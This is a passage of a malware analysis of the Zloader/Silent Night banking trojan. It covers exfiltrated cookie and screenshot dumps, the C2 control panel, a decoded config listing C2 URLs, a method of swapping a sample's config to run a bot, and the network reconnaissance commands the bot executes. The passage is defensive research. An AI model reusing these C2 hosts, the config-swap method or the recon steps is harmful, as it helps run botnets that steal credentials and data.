Information if the Cookies database was not found:


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  16 D3 96 45 E5 3E 2D C0 3E E3 94 43 31 03 B4 B2  .Ó–Eĺ>-Ŕ>ă”C1.´˛
00000010  CE 02 47 36 18 01 00 00 00 00 00 00 06 00 00 00  Î.G6............
00000020  E4 3E BE C9 1B E8 CD D5 38 E4 AF 3B 4E B8 9C B9  ä>ľÉ.čÍŐ8äŻ;N¸śą
00000030  12 27 00 00 00 00 00 00 08 00 00 00 08 00 00 00  .'..............
00000040  77 65 62 37 2D 64 61 6E 11 27 00 00 00 00 00 00  web7-dan.'......
00000050  1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41 43 48  ........TESTMACH
00000060  49 4E 45 5F 32 45 42 46 46 31 46 34 30 38 44 30  INE_2EBFF1F408D0
00000070  46 35 44 44 16 2B 00 00 00 00 00 00 04 00 00 00  F5DD.+..........
00000080  04 00 00 00 09 00 00 00 17 2B 00 00 00 00 00 00  .........+......
00000090  04 00 00 00 04 00 00 00 00 00 00 00 18 2B 00 00  .............+..
000000A0  00 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00  ................
000000B0  19 2B 00 00 00 00 00 00 58 00 00 00 58 00 00 00  .+......X...X...
000000C0  43 68 72 6F 6D 65 20 63 6F 6F 6B 69 65 73 20 77  Chrome cookies w
000000D0  61 73 20 6E 6F 74 20 66 6F 75 6E 64 2C 20 22 43  as not found, "C
000000E0  3A 5C 55 73 65 72 73 5C 74 65 73 74 65 72 5C 41  :\Users\tester\A
000000F0  70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 47 6F 6F  ppData\Local\Goo
00000100  67 6C 65 5C 43 68 72 6F 6D 65 5C 55 73 65 72 20  gle\Chrome\User 
00000110  44 61 74 61 5C 2A 22 2E B2 DE 73 41 2C 61 E3 D3  Data\*".˛ŢsA,aăÓ
00000120  82 62 F7 51 62 C7 12 6A 33 E1 82 40 75 AD B7 A3  ‚b÷QbÇ.j3á‚@u.·Ł
00000130  FD 18 DF D7 EE E8 F6 76 70 63 D2 50 B2 53 1F 42  ý.ß×îčövpcŇP˛S.B
00000140  B2 D4 E6 88 EB F2 DD C2 03 21 70 13 1D 6C DD FB  ˛Ôć.ëňÝÂ.!p..lÝű
00000150  B6 4D 5A E3 3F 0C FB 07 44 E9 0D 1E 50 16 28 57  ¶MZă?.ű.Dé..P.(W
00000160  F1 91                                            ń‘
```


A longer report containing: 1) stolen Firefox cookies


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  36 3B F5 71 42 96 0A F2 F2 AD A4 7F 89 71 40 C2  6;őqB–.ňň.¤.‰q@Â
00000010  55 79 94 C1 8F 54 03 00 00 00 00 00 26 00 00 00  Uy”ÁŹT......&...
00000020  2F C4 0B 8F AD AB 5F 1A 1F 2B 73 C9 C0 57 A5 86  /Ä.Ź.«_..+sÉŔWĄ†
00000030  12 27 00 00 00 00 00 00 08 00 00 00 08 00 00 00  .'..............
00000040  77 65 62 37 2D 64 61 6E 11 27 00 00 00 00 00 00  web7-dan.'......
00000050  1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41 43 48  ........TESTMACH
00000060  49 4E 45 5F 32 45 42 46 46 31 46 34 30 38 44 30  INE_2EBFF1F408D0
00000070  46 35 44 44 40 0D 03 00 00 00 00 00 F1 13 00 00  F5DD@.......ń...
00000080  F1 13 00 00 48 6F 73 74 3A 20 6F 6E 6C 69 6E 65  ń...Host: online
00000090  73 74 6F 72 65 73 2E 6D 65 74 61 73 65 72 76 69  stores.metaservi
000000A0  63 65 73 2E 6D 69 63 72 6F 73 6F 66 74 2E 63 6F  ces.microsoft.co
000000B0  6D 2F 73 65 72 76 69 63 65 73 77 69 74 63 68 69  m/serviceswitchi
000000C0  6E 67 2F 0A 6D 73 69 64 3D 66 66 63 32 39 36 35  ng/.msid=ffc2965
000000D0  33 2D 35 61 63 37 2D 34 31 37 36 2D 62 36 32 66  3-5ac7-4176-b62f
000000E0  2D 65 30 35 32 37 64 39 66 33 31 64 66 0A 50 61  -e0527d9f31df.Pa
000000F0  74 68 3A 20 2F 0A 45 78 70 69 72 79 3A 20 30 0A  th: /.Expiry: 0.
00000100  49 73 53 65 63 75 72 65 3A 20 66 61 6C 73 65 0A  IsSecure: false.
00000110  49 73 48 74 74 70 4F 6E 6C 79 3A 20 66 61 6C 73  IsHttpOnly: fals
00000120  65 0A 53 61 6D 65 53 69 74 65 3A 20 2D 31 0A 48  e.SameSite: -1.H
```

2) a series of screenshots in JPEG format (each screenshot has a fixed size 500 x 500 pixels)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000013F0  69 67 3D 62 31 61 37 37 33 61 39 33 32 66 66 66  ig=b1a773a932fff
00001400  64 37 36 38 34 37 66 34 65 31 38 31 64 66 31 31  d76847f4e181df11
00001410  33 35 35 62 37 66 30 33 32 35 66 34 39 32 34 63  355b7f0325f4924c
00001420  36 30 62 32 39 63 62 62 32 31 63 63 61 61 32 35  60b29cbb21ccaa25
00001430  66 62 61 0A 50 61 74 68 3A 20 2F 0A 45 78 70 69  fba.Path: /.Expi
00001440  72 79 3A 20 30 0A 49 73 53 65 63 75 72 65 3A 20  ry: 0.IsSecure: 
00001450  66 61 6C 73 65 0A 49 73 48 74 74 70 4F 6E 6C 79  false.IsHttpOnly
00001460  3A 20 66 61 6C 73 65 0A 53 61 6D 65 53 69 74 65  : false.SameSite
00001470  3A 20 2D 31 0A 20 A1 07 00 00 00 00 00 00 00 00  : -1. ˇ........
00001480  00 00 00 00 00 80 1A 06 00 00 00 00 00 11 00 00  .....€..........
00001490  00 11 00 00 00 49 6E 74 65 72 6E 65 74 20 45 78  .....Internet Ex
000014A0  70 6C 6F 72 65 72 E0 93 04 00 00 00 00 00 04 00  plorerŕ“........
000014B0  00 00 04 00 00 00 06 00 00 00 41 0D 03 00 00 00  ..........A.....
000014C0  00 00 9E 2F 00 00 9E 2F 00 00 FF D8 FF E0 00 10  ..ž/..ž/..˙Ř˙ŕ..
000014D0  4A 46 49 46 00 01 01 01 00 60 00 60 00 00 FF DB  JFIF.....`.`..˙Ű
000014E0  00 43 00 20 16 18 1C 18 14 20 1C 1A 1C 24 22 20  .C. ..... ...$" 
000014F0  26 30 50 34 30 2C 2C 30 62 46 4A 3A 50 74 66 7A  &0P40,,0bFJ:Ptfz
00001500  78 72 66 70 6E 80 90 B8 9C 80 88 AE 8A 6E 70 A0  xrfpn€.¸ś€.®Šnp 
00001510  DA A2 AE BE C4 CE D0 CE 7C 9A E2 F2 E0 C8 F0 B8  Ú˘®ľÄÎĐÎ|šâňŕČđ¸
00001520  CA CE C6 FF DB 00 43 01 22 24 24 30 2A 30 5E 34  ĘÎĆ˙Ű.C."$$0*0^4
00001530  34 5E C6 84 70 84 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6  4^Ć„p„ĆĆĆĆĆĆĆĆĆĆ
00001540  C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6  ĆĆĆĆĆĆĆĆĆĆĆĆĆĆĆĆ
00001550  C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6 C6  ĆĆĆĆĆĆĆĆĆĆĆĆĆĆĆĆ
00001560  C6 C6 C6 C6 C6 C6 C6 C6 FF C0 00 11 08 01 F4 01  ĆĆĆĆĆĆĆĆ˙Ŕ....ô.
00001570  F4 03 01 22 00 02 11 01 03 11 01 FF C4 00 1F 00  ô.."......˙Ä...
```

3) the title of the active window:

```
00035390  A0 02 8A 28 A0 02 8A 28 A0 02 8A 28 A0 02 A3 5F   .Š( .Š( .Š( .Ł_
000353A0  F8 F8 7F F7 17 F9 9A 28 A0 09 28 A2 8A 00 28 A2  řř.÷.ůš( .(˘Š.(˘
000353B0  8A 00 28 A2 8A 00 FF D9 28 A1 07 00 00 00 00 00  Š.(˘Š.˙Ů(ˇ......
000353C0  4E 00 00 00 4E 00 00 00 6D 73 69 65 78 65 63 2E  N...N...msiexec.
000353D0  65 78 65 20 2D 20 50 49 44 3A 20 41 43 34 20 2D  exe - PID: AC4 -
000353E0  20 4D 6F 64 75 6C 65 3A 20 77 69 6E 69 6E 65 74   Module: wininet
000353F0  2E 64 6C 6C 20 2D 20 54 68 72 65 61 64 3A 20 45  .dll - Thread: E
00035400  46 30 20 2D 20 78 33 32 64 62 67 20 5B 45 6C 65  F0 - x32dbg [Ele
00035410  76 61 74 65 64 5D 88 1A 06 00 00 00 00 00 55 00  vated]........U.
00035420  00 00 55 00 00 00 43 3A 5C 55 73 65 72 73 5C 74  ..U...C:\Users\t
00035430  65 73 74 65 72 5C 44 6F 63 75 6D 65 6E 74 73 5C  ester\Documents\
00035440  6D 69 6E 69 5F 74 6F 6F 6C 73 5C 73 6E 61 70 73  mini_tools\snaps
00035450  68 6F 74 5F 32 30 31 39 2D 30 36 2D 32 32 5F 31  hot_2019-06-22_1
00035460  37 2D 31 39 5C 72 65 6C 65 61 73 65 5C 78 33 32  7-19\release\x32
00035470  5C 78 33 32 64 62 67 2E 65 78 65 E8 93 04 00 00  \x32dbg.exeč"...
00035480  00 00 00 04 00 00 00 04 00 00 00 09 00 00 00 23  ...............#
00035490  79 40 EB C6 71 A3 B9 C7 8E F2 DE EB 7B 95 A3 AE  y@ëĆqŁąÇŽňŢë{•Ł®
000354A0  EB 5E EF 45 15 0F E7 A8 E2 4F 42 0A 44 70 81 D4  ë^ďE..ç¨âOB.Dp.Ô
000354B0  51 77 0A 5E A4 1C F0 A5 AB D9 ED 8C 9E 59 59 E6  Qw.^¤.đĄ«ŮíŚžYYć
000354C0  A3 49 AD 5A EF E9 24 4C 6B 13 1C 1F 9B 4B E3 A5  ŁI.Zďé$Lk...›KăĄ
000354D0  FE 59 91 DB 02 E8 D0 61 D8 E8 E4 61 1F 34 C0 C9  ţY'Ű.čĐaŘčäa.4ŔÉ
000354E0  94 D5 AE 28 C1 17 4A 89 42 A7 F9 EF 04 DB D8 7D  "Ő®(Á.J‰B§ůď.ŰŘ}
000354F0  A2 88 76 BE 14 8A 34 5B 17 7E 93 8A 9D 6C 48 7E  ˘.vI.Š4[.~"ŠťlH~
00035500  F5 C4 94 11 67 AD FC 25 D3 27 71 7A 32 73 EC 58  őÄ".g.ü%Ó'qz2sěX
00035510  6D 2A 78 CF 14 70 DB D0 08 72 A6 2D A3 A0 4D 45  m*xĎ.pŰĐ.r¦-Ł ME
00035520  3D 2C 34 41 C9 0D A4                             =,4AÉ.¤
```

Those exfiltration operations work in a loop, deployed in one of the threads. In addition to this, malware can receive and execute commands from the C2, deploying some of those operations on demand.


Panel

We will review the latest Control Panel available at the time of writing version 1.0.18 by installing it locally and looking at its capabilities.


Installation

Two interesting features to note:

1. Username `Admin` is constant
2. RC4 encryption key is set during install and remains constant by design (unless someone changes through DB). This is useful because Zloader samples can be clustered based on RC4 keys in the same fashion we cluster Emotet samples on public keys. At the end of this paper we provide a list of all C2s grouped by RC4 keys found in the samples for the past 4 month.



Bot config



To experience the panel, we need a bot. The easiest way to get one is to replace the config in an existing sample. There are two types of payloads that you may encounter, the general build and unique private builds for premium customers (who pay $4k/month).

For the sample version 1.2.23, the general built has the config at offset `0x29c08` and the config RC4 key at the offset `0x29ef7`:

Regardless of the version, the config can be easily [decoded and replaced with cyberchef.io]():

Output

time: 9ms
length: 3662
lines: 47

```
00000000  1A 00 00 00 6D 61 69 6E 00 00 00 00 00 00 00 00  |....main........|
00000010  00 00 00 00 00 00 00 00 00 32 33 2E 30 33 2E 32  |.........23.03.2|
00000020  30 32 30 00 00 00 00 00 00 00 00 00 00 00 68 74  |020...........ht|
00000030  74 70 73 3A 2F 2F 68 75 73 74 6C 65 72 74 65 73  |tps://hustlertes|
00000040  74 2E 63 6F 6D 2F 73 6F 75 6E 64 2E 70 68 70 00  |t.com/sound.php.|
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68  |...............h|
00000070  74 74 70 73 3A 2F 2F 64 61 6E 64 79 63 6F 64 65  |ttps://dandycode|
00000080  73 2E 63 6F 6D 2F 73 6F 75 6E 64 2E 70 68 70 00  |s.com/sound.php.|
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000B0  68 74 74 70 73 3A 2F 2F 73 61 6E 64 79 66 6F 74  |https://sandyfot|
000000C0  6F 73 2E 63 6F 6D 2F 73 6F 75 6E 64 2E 70 68 70  |os.com/sound.php|
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Stats

The statistics window shows typical data points for all malware, such as number of bots, markers, etc.

Stats | Bots | Backconnect | Tasks | Reports | Webinjects | Jabber | Config | DGA | Builder | Updater | Blacklist | Users | Logout

Online	
Current	1 (100.0%)
Day	1 (100.0%)
Week	1 (100.0%)
Dead	0 (0.0%)

Botnet	
BOTNET	1 (100.0%) / 1

Country	
--	1 (100.0%) / 1

Installs	
Day / Week	1 / 1
AV bots	0


Marker	
MARKER	1 (100.0%) / 1

Integrity level	
MEDIUM	1 (100.0%)

Version	
1.2.23	1 (100.0%) / 1

Windows	**X32**	**X64**	
Ten	0 (0.0%)	1 (100.0%)	1 (100.0%)
	0 (0.0%)	1 (100.0%)	1


Bots




In addition to the typical bot info, Silent Night also collects network information by running and saving the output of the following commands:

```
ipconfig /all
net config workstation
net view /all
net view /all /domain
nltest /domain_trusts
nltest /domain_trusts /all_trusts
```


The bot collects the process list, and allows you to launch SOCKS5/HVNC services via its backconnect server. Interestingly, the port for them is generated at random from C2 and fed to the bot, so in theory, you can tell the bot to open up any port on the backconnect server.



Backconnect

